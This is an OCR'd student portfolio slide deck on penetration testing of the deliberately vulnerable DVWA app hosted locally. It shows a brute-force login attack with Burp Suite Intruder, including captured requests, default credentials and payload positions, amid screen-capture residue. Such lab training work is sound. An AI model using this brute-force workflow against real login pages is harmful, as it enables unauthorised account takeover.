PORTFOLIO PROJECT-03

You have to perform website penetration testing of the DVWA Web Application? Host the DVWA Web Application on your own network? Create a proper pentest report and include a minimum of 10 Web Application Vulnerabilities in the report in the DVWA Application?

PRESENTED BY: Muhammad Ansar Raza

PRESENTED TO: Shahzaib Ali Khan


INSTITUTE OF EMERGING CAREERS IEC

Introduction

- MUHAMMAD ANSAR RAZA
- CYBER SECURITY
- COHORT-06
- B.SC MECHANICAL ENGINEERING
- UNIVERSITY OF ENGINEERING & TECHNOLOGY LAHORE 2009-2013
- SOLIDWORKS, AUTODESK & ANSYS
- MAINTANANCE ENGINEER
- GOVT OFFICER
- MARRIED


What is Web Application Penetration Testing?


- A web application is composed of several components which need a systematic approach to perform penetration testing. Hence, various steps that need to be followed to exploit web applications according to the web application hacker's methodology it will be:
- Information Gathering and Enumeration
- Input based issues and issues with specific functionality detection
- Logical vulnerability detection
- Authentication, session management and access control vulnerabilities detection etc.





Web Vulnerability-01
DVWA- Brute Force Exploit using Burp suite

- Brute force attack is the type of attack in which the concept of trial and error is used by the hacker to figure out the user login credentials.
- DVWA is subject to the brute force attack
- Security Level = Low
- burp suite will be integrated with the web browser to use the default proxy settings
- First intercepting the request
- Sent to the intruder
- Cluster bomb attack type using two payloads


Vulnerability: JavaScript A
Vulnerability: Brute Force
Kali Linux
Kali Tools
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=low; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Inspector
Request attributes 2
Request query parameters 3
Request body parameters 0
Request cookies 2
Request headers 12
Search... 0 matches
XSS (Reflected)
127.0.0.1



Vulnerability: JavaScript A
Vulnerability: Brute Force
Kali Linux
Kali Tools
Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
1 2 3
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://127.0.0.1
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /DVWA/vulnerabilities/brute/?username=§admin§&password=§password§&Login=§Login§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=§low§; PHPSESSID=§k77vm1e8hue9dg38i6dumnrak9§
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Search... 0 matches
Clear
5 payload positions
Length: 564
XSS (Reflected)
127.0.0.1



Burp Suite Community Edition v2023.1.2 - Temporary Project
3. Intruder attack of http://127.0.0.1 - Temporary attack - Not saved to project file
Payload sets
Payload settings [Runtime file]
Payload processing
Payload encoding
Start attack
GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Cookie: PHPSESSID=43qquv24nh1ud4n5bdt7gpao1k; security=low


Vulnerability: Brute Force
127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login#
DVWA
Home
Instructions
